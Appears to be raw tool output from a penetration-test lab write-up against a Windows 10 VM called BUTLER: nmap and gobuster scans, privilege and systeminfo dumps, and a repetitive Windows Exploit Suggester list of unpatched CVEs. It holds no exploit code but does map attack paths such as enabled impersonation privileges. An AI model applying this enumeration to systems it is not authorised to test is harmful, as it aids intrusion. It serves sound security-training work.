| nbstat: NetBIOS name: BUTLER, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:f4:50:d4 (VMware)
Names:
  BUTLER<00>
                      Flags: <unique><active>
BUTLER<20>
                     Flags: <unique><active>
  WORKGROUP<00>
                     Flags: <group><active>
| Statistics:
  00 0c 29 f4 50 d4 00 00 00 00 00 00 00 00 00 00 00
|_smb-vuln-ms10-054: false
|_dns-brute: Can't guess domain of "192.168.8.172"; use dns-brute.domain script argument.
| dns-blacklist:
  SPAM
    l2.apews.org - FAIL
    list.quorum.to - FAIL
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
| smb-protocols:
| dialects:
    2.0.2
    2.1
     3.0
    3.0.2
    3.1.1
Post-scan script results:
| reverse-index:
   135/tcp: 192.168.8.172
| 139/tcp: 192.168.8.172
   445/tcp: 192.168.8.172
   5040/tcp: 192.168.8.172
   7680/tcp: 192.168.8.172
   8080/tcp: 192.168.8.172
   49664/tcp: 192.168.8.172
   49665/tcp: 192.168.8.172
   49666/tcp: 192.168.8.172
  49667/tcp: 192.168.8.172
   49668/tcp: 192.168.8.172
|_ 49669/tcp: 192.168.8.172
Read data files from: /usr/bin/../share/nmap
Nmap done at Fri Sep 30 19:50:26 2022 -- 1 IP address (1 host up) scanned in 343.02 seconds
```

GOBUSTER DIRECTORY HUNT

```
gobuster dir -e -t20 -u http://192.168.8.172:8080 -w /usr/share/seclists/Discovery/Web-
Content/raft-large-directories.txt -b 404,403 -o gobuster_directory.txt --timeout 50s
______
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
______
[+] Url:
                       http://192.168.8.172:8080
[+] Method:
                       GET
[+] Threads:
                       20
[+] Wordlist:
                       /usr/share/seclists/Discovery/Web-Content/raft-large-
directories.txt
[+] Negative Status codes: 403,404
[+] User Agent:
                       gobuster/3.1.0
[+] Expanded:
                       true
[+] Timeout:
                       50s
_____
2022/10/01 02:57:47 Starting gobuster in directory enumeration mode
_____
http://192.168.8.172:8080/logout
                                      (Status: 302) [Size: 0] [-->
http://192.168.8.172:8080/]
http://192.168.8.172:8080/assets
                                     (Status: 302) [Size: 0] [-->
http://192.168.8.172:8080/assets/]
http://192.168.8.172:8080/login
                                      (Status: 200) [Size: 2028]
http://192.168.8.172:8080/git
                                      (Status: 302) [Size: 0] [-->
http://192.168.8.172:8080/git/]
http://192.168.8.172:8080/error
                                      (Status: 400) [Size: 6241]
http://192.168.8.172:8080/oops
                                      (Status: 200) [Size: 6503]
http://192.168.8.172:8080/cli
                                     (Status: 302) [Size: 0] [-->
http://192.168.8.172:8080/cli/]
http://192.168.8.172:8080/j_security_check
                                     (Status: 303) [Size: 0] [-->
http://192.168.8.172:8080/loginError]
Progress: 22121 / 62285 (35.52%)
[ERROR] 2022/10/01 02:57:53 [!] parse "http://192.168.8.172:8080/error\x1f_log": net/url:
invalid control character in URL
______
2022/10/01 02:57:57 Finished
______
```

PE BUTLER WHOAMI /ALL

USER INFORMATION _____ User Name STD ______ butler\butler S-1-5-21-1875598273-2479178766-1212885099-1001 GROUP INFORMATION ______ SID Group Name Type Attributes ______ Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114 Mandatory group, Enabled by default, Enabled group **BUILTIN\Administrators** Alias S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner BUILTIN\Users S-1-5-32-545 Alias Mandatory group, Enabled by default, Enabled group NT AUTHORITY\SERVICE Well-known group S-1-5-6 Mandatory group, Enabled by default, Enabled group CONSOLE LOGON Well-known group S-1-2-1 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\Local account Well-known group S-1-5-113 Mandatory group, Enabled by default, Enabled group LOCAL Well-known group S-1-2-0 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group Label Mandatory Label\High Mandatory Level S-1-16-12288 PRIVILEGES INFORMATION _____ Privilege Name Description State _____

SeIncreaseQuotaPrivilege Adjust memory quotas for a process

Disabled

SeSecurityPrivilege Manage auditing and security log

Disabled

SeTakeOwnershipPrivilege Take ownership of files or other objects

Disabled

SeLoadDriverPrivilege Load and unload device drivers

Disabled

SeSystemProfilePrivilege Profile system performance

Disabled

SeSystemtimePrivilege Change the system time

Disabled

SeProfileSingleProcessPrivilege Profile single process

Disabled

SeIncreaseBasePriorityPrivilege Increase scheduling priority

Disabled

SeCreatePagefilePrivilege Create a pagefile

Disabled

SeBackupPrivilege Back up files and directories

Disabled

SeRestorePrivilege Restore files and directories

Disabled

SeShutdownPrivilege Shut down the system

Disabled

SeDebugPrivilege Debug programs

Enabled

SeSystemEnvironmentPrivilege Modify firmware environment values

Disabled

SeChangeNotifyPrivilege Bypass traverse checking

Enabled

SeRemoteShutdownPrivilege Force shutdown from a remote system

Disabled

SeUndockPrivilege Remove computer from docking station

Disabled

SeManageVolumePrivilege Perform volume maintenance tasks

Disabled

SeImpersonatePrivilege Impersonate a client after authentication

Enabled

SeCreateGlobalPrivilege Create global objects

Enabled

SeIncreaseWorkingSetPrivilege Increase a process working set

Disabled

SeTimeZonePrivilege Change the time zone

Disabled

SeCreateSymbolicLinkPrivilege Create symbolic links

Disabled

 ${\tt SeDelegateSessionUserImpersonatePrivilege~Obtain~an~impersonation~token~for~another~user~in~the}\\$

same session Disabled

PE BUTLER SYSTEMINFO

Host Name: BUTLER

OS Name: Microsoft Windows 10 Enterprise Evaluation

OS Version: 10.0.19043 N/A Build 19043

OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free

Registered Owner: butler

Registered Organization:

Product ID: 00329-20000-00001-AA079
Original Install Date: 8/14/2021, 3:51:38 AM
System Boot Time: 10/1/2022, 1:30:32 AM

System Manufacturer: VMware, Inc.
System Model: VMware7,1
System Type: x64-based PC

Processor(s): 2 Processor(s) Installed.

[01]: AMD64 Family 23 Model 113 Stepping 0 AuthenticAMD ~4200 Mhz [02]: AMD64 Family 23 Model 113 Stepping 0 AuthenticAMD ~4200 Mhz

BIOS Version: VMware, Inc. VMW71.00V.18452719.B64.2108091906, 8/9/2021

Windows Directory: C:\Windows

System Directory: C:\Windows\system32

Boot Device: \Device\HarddiskVolume1

System Locale: en-us; English (United States)
Input Locale: en-us; English (United States)

Time Zone: (UTC-08:00) Pacific Time (US & Canada)

Total Physical Memory: 2,047 MB
Available Physical Memory: 1,515 MB
Virtual Memory: Max Size: 3,199 MB
Virtual Memory: Available: 2,234 MB
Virtual Memory: In Use: 965 MB

Page File Location(s): C:\pagefile.sys

Domain: WORKGROUP

Logon Server: N/A

Hotfix(s): 6 Hotfix(s) Installed.

[01]: KB5017022 [02]: KB5000736 [03]: KB5012170 [04]: KB5017308 [05]: KB5016705 [06]: KB5001405

Network Card(s): 1 NIC(s) Installed.

[01]: Intel(R) 82574L Gigabit Network Connection

Connection Name: Ethernet0

DHCP Enabled: Yes

DHCP Server: 192.168.8.254

IP address(es)
[01]: 192.168.8.172

[02]: fe80::60c1:cd1d:6cd:b94b

Hyper-V Requirements: A hypervisor has been detected. Features required for Hyper-V will

not be displayed.

WES RESULTS

Exploit: n/a

```
Windows Exploit Suggester 1.02 ( https://github.com/bitsadmin/wesng/ )
[+] Parsing systeminfo output
[+] Operating System
    - Name: Windows 10 Version 21H1 for x64-based Systems
    - Generation: 10
    - Build: 19043
    - Version: 21H1
   - Architecture: x64-based
    - Installed hotfixes (6): KB5017022, KB5000736, KB5012170, KB5017308, KB5016705, KB5001405
[+] Loading definitions
    - Creation date of definitions: 20220928
[+] Determining missing patches
[!] Found vulnerabilities!
Date: 20211109
CVE: CVE-2021-36957
KB: KB5007186
Title: Windows Desktop Bridge Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a
Date: 20211109
CVE: CVE-2021-36957
KB: KB5007186
Title: Windows Desktop Bridge Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a
Date: 20211109
CVE: CVE-2021-36957
KB: KB5007186
Title: Windows Desktop Bridge Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a
Date: 20211109
CVE: CVE-2021-36957
KB: KB5007186
Title: Windows Desktop Bridge Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
```

Date: 20211109 CVE: CVE-2021-38631

KB: KB5007186

Title: Windows Remote Desktop Protocol (RDP) Information Disclosure Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Information Disclosure

Exploit: n/a

Date: 20211109 CVE: CVE-2021-38631

KB: KB5007186

Title: Windows Remote Desktop Protocol (RDP) Information Disclosure Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Information Disclosure

Exploit: n/a

Date: 20211109 CVE: CVE-2021-38631

KB: KB5007186

Title: Windows Remote Desktop Protocol (RDP) Information Disclosure Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Information Disclosure

Exploit: n/a

Date: 20211109 CVE: CVE-2021-38631

KB: KB5007186

Title: Windows Remote Desktop Protocol (RDP) Information Disclosure Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Information Disclosure

Exploit: n/a

Date: 20211109 CVE: CVE-2021-41366

KB: KB5007186

Title: Credential Security Support Provider Protocol (CredSSP) Elevation of Privilege

Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-41366

KB: KB5007186

Title: Credential Security Support Provider Protocol (CredSSP) Elevation of Privilege

Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-41366

KB: KB5007186

Title: Credential Security Support Provider Protocol (CredSSP) Elevation of Privilege

Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-41366

KB: KB5007186

Title: Credential Security Support Provider Protocol (CredSSP) Elevation of Privilege

Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-41367

KB: KB5007186

Title: NTFS Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-41367

KB: KB5007186

Title: NTFS Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-41367

KB: KB5007186

Title: NTFS Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-41367

KB: KB5007186

Title: NTFS Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-41371

KB: KB5007186

Title: Windows Remote Desktop Protocol (RDP) Information Disclosure Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Information Disclosure

Exploit: n/a

Date: 20211109 CVE: CVE-2021-41371

KB: KB5007186

Title: Windows Remote Desktop Protocol (RDP) Information Disclosure Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Information Disclosure

Exploit: n/a

Date: 20211109 CVE: CVE-2021-41371

KB: KB5007186

Title: Windows Remote Desktop Protocol (RDP) Information Disclosure Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Information Disclosure

Exploit: n/a

Date: 20211109 CVE: CVE-2021-41371

KB: KB5007186

Title: Windows Remote Desktop Protocol (RDP) Information Disclosure Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Information Disclosure

Exploit: n/a

Date: 20211115 CVE: CVE-2021-41377

KB: KB5007186

Title: Windows Fast FAT File System Driver Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211115 CVE: CVE-2021-41377 KB: KB5007186

Title: Windows Fast FAT File System Driver Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211115

CVE: CVE-2021-41377

KB: KB5007186

Title: Windows Fast FAT File System Driver Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211115 CVE: CVE-2021-41377

KB: KB5007186

Title: Windows Fast FAT File System Driver Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-41378

KB: KB5007186

Title: Windows NTFS Remote Code Execution Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Remote Code Execution

Exploit: n/a

Date: 20211109 CVE: CVE-2021-41378

KB: KB5007186

Title: Windows NTFS Remote Code Execution Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Remote Code Execution

Exploit: n/a

Date: 20211109 CVE: CVE-2021-41378

KB: KB5007186

Title: Windows NTFS Remote Code Execution Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Remote Code Execution

Exploit: n/a

Date: 20211109

CVE: CVE-2021-41378

KB: KB5007186

Title: Windows NTFS Remote Code Execution Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Remote Code Execution

Exploit: n/a

Date: 20211109 CVE: CVE-2021-41379

KB: KB5007186

Title: Windows Installer Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-41379

KB: KB5007186

Title: Windows Installer Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-41379

KB: KB5007186

Title: Windows Installer Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-41379

KB: KB5007186

Title: Windows Installer Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211112 CVE: CVE-2021-26443

KB: KB5007186

Title: Microsoft Virtual Machine Bus (VMBus) Remote Code Execution Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Critical

Impact: Remote Code Execution

Date: 20211112 CVE: CVE-2021-26443

KB: KB5007186

Title: Microsoft Virtual Machine Bus (VMBus) Remote Code Execution Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Critical

Impact: Remote Code Execution

Exploit: n/a

Date: 20211112 CVE: CVE-2021-26443

KB: KB5007186

Title: Microsoft Virtual Machine Bus (VMBus) Remote Code Execution Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Critical

Impact: Remote Code Execution

Exploit: n/a

Date: 20211112 CVE: CVE-2021-26443

KB: KB5007186

Title: Microsoft Virtual Machine Bus (VMBus) Remote Code Execution Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Critical

Impact: Remote Code Execution

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42274

KB: KB5007186

Title: Windows Hyper-V Discrete Device Assignment (DDA) Denial of Service Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Denial of Service

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42274

KB: KB5007186

Title: Windows Hyper-V Discrete Device Assignment (DDA) Denial of Service Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Denial of Service

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42274

KB: KB5007186

Title: Windows Hyper-V Discrete Device Assignment (DDA) Denial of Service Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Denial of Service

Date: 20211109 CVE: CVE-2021-42274

KB: KB5007186

Title: Windows Hyper-V Discrete Device Assignment (DDA) Denial of Service Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Denial of Service

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42275

KB: KB5007186

Title: Microsoft COM for Windows Remote Code Execution Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Remote Code Execution

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42275

KB: KB5007186

Title: Microsoft COM for Windows Remote Code Execution Vulnerability Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Remote Code Execution

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42275

KB: KB5007186

Title: Microsoft COM for Windows Remote Code Execution Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Remote Code Execution

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42275

KB: KB5007186

Title: Microsoft COM for Windows Remote Code Execution Vulnerability Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Remote Code Execution

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42276

KB: KB5007186

Title: Microsoft Windows Media Foundation Remote Code Execution Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Remote Code Execution

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42276

KB: KB5007186

Title: Microsoft Windows Media Foundation Remote Code Execution Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Remote Code Execution

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42276

KB: KB5007186

Title: Microsoft Windows Media Foundation Remote Code Execution Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Remote Code Execution

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42276

KB: KB5007186

Title: Microsoft Windows Media Foundation Remote Code Execution Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Remote Code Execution

Exploit: n/a

Date: 20220803 CVE: CVE-2021-42279

KB: KB5007186

Title: Chakra Scripting Engine Memory Corruption Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Critical

Impact: Remote Code Execution

Exploit: n/a

Date: 20220803 CVE: CVE-2021-42279

KB: KB5007186

Title: Chakra Scripting Engine Memory Corruption Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Critical

Impact: Remote Code Execution

Exploit: n/a

Date: 20220803 CVE: CVE-2021-42279

KB: KB5007186

Title: Chakra Scripting Engine Memory Corruption Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Critical

Impact: Remote Code Execution

Exploit: n/a

Date: 20220803 CVE: CVE-2021-42279

KB: KB5007186

Title: Chakra Scripting Engine Memory Corruption Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Critical

Impact: Remote Code Execution

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42280

KB: KB5007186

Title: Windows Feedback Hub Elevation of Privilege Vulnerability Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42280

KB: KB5007186

Title: Windows Feedback Hub Elevation of Privilege Vulnerability Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42280

KB: KB5007186

Title: Windows Feedback Hub Elevation of Privilege Vulnerability Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42280

KB: KB5007186

Title: Windows Feedback Hub Elevation of Privilege Vulnerability Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-38665

KB: KB5007186

Title: Remote Desktop Protocol Client Information Disclosure Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Information Disclosure

Exploit: n/a

Date: 20211109 CVE: CVE-2021-38665

KB: KB5007186

Title: Remote Desktop Protocol Client Information Disclosure Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Information Disclosure

Exploit: n/a

Date: 20211109 CVE: CVE-2021-38665

KB: KB5007186

Title: Remote Desktop Protocol Client Information Disclosure Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Information Disclosure

Exploit: n/a

Date: 20211109 CVE: CVE-2021-38665

KB: KB5007186

Title: Remote Desktop Protocol Client Information Disclosure Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Information Disclosure

Exploit: n/a

Date: 20211109 CVE: CVE-2021-38666

KB: KB5007186

Title: Remote Desktop Client Remote Code Execution Vulnerability Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Critical

Impact: Remote Code Execution

Exploit: n/a

Date: 20211109 CVE: CVE-2021-38666

KB: KB5007186

Title: Remote Desktop Client Remote Code Execution Vulnerability Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Critical

Impact: Remote Code Execution

Exploit: n/a

Date: 20211109 CVE: CVE-2021-38666

KB: KB5007186

Title: Remote Desktop Client Remote Code Execution Vulnerability Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Critical

Impact: Remote Code Execution

Exploit: n/a

Date: 20211109 CVE: CVE-2021-38666

KB: KB5007186

Title: Remote Desktop Client Remote Code Execution Vulnerability Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Critical

Impact: Remote Code Execution

Exploit: n/a

Date: 20211109 CVE: CVE-2021-41351

KB: KB5007186

Title: Microsoft Edge (Chrome based) Spoofing on IE Mode

Affected product: Microsoft Edge (Chromium-based) in IE Mode on Windows 10 Version 21H1 for x64-

based Systems

Affected component: Microsoft

Severity: Important
Impact: Spoofing
Exploit: n/a

Date: 20211109 CVE: CVE-2021-41351

KB: KB5007186

Title: Microsoft Edge (Chrome based) Spoofing on IE Mode

Affected product: Microsoft Edge (Chromium-based) in IE Mode on Windows 10 Version 21H1 for x64-

based Systems

Affected component: Microsoft

Severity: Important
Impact: Spoofing
Exploit: n/a

Date: 20211109 CVE: CVE-2021-41351

KB: KB5007186

Title: Microsoft Edge (Chrome based) Spoofing on IE Mode

Affected product: Microsoft Edge (Chromium-based) in IE Mode on Windows 10 Version 21H1 for x64-

based Systems

Affected component: Microsoft

Severity: Important
Impact: Spoofing
Exploit: n/a

Date: 20211109 CVE: CVE-2021-41351

KB: KB5007186

Title: Microsoft Edge (Chrome based) Spoofing on IE Mode

Affected product: Microsoft Edge (Chromium-based) in IE Mode on Windows 10 Version 21H1 for x64-

based Systems

Affected component: Microsoft

Severity: Important
Impact: Spoofing
Exploit: n/a

Date: 20211109 CVE: CVE-2021-41356

KB: KB5007186

Title: Windows Denial of Service Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Denial of Service

Exploit: n/a

Date: 20211109 CVE: CVE-2021-41356

KB: KB5007186

Title: Windows Denial of Service Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Denial of Service

Exploit: n/a

Date: 20211109 CVE: CVE-2021-41356

KB: KB5007186

Title: Windows Denial of Service Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Denial of Service

Exploit: n/a

Date: 20211109 CVE: CVE-2021-41356

KB: KB5007186

Title: Windows Denial of Service Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Denial of Service

Exploit: n/a

Date: 20211109 CVE: CVE-2021-41370

KB: KB5007186

Title: NTFS Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-41370

KB: KB5007186

Title: NTFS Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Date: 20211109 CVE: CVE-2021-41370

KB: KB5007186

Title: NTFS Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-41370

KB: KB5007186

Title: NTFS Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42277

KB: KB5007186

Title: Diagnostics Hub Standard Collector Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42277

KB: KB5007186

Title: Diagnostics Hub Standard Collector Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42277

KB: KB5007186

Title: Diagnostics Hub Standard Collector Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42277

KB: KB5007186

Title: Diagnostics Hub Standard Collector Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42283

KB: KB5007186

Title: NTFS Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42283

KB: KB5007186

Title: NTFS Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42283

KB: KB5007186

Title: NTFS Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42283

KB: KB5007186

Title: NTFS Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20220114 CVE: CVE-2021-42284

KB: KB5007186

Title: Windows Hyper-V Denial of Service Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Denial of Service

Exploit: n/a

Date: 20220114 CVE: CVE-2021-42284

KB: KB5007186

Title: Windows Hyper-V Denial of Service Vulnerability

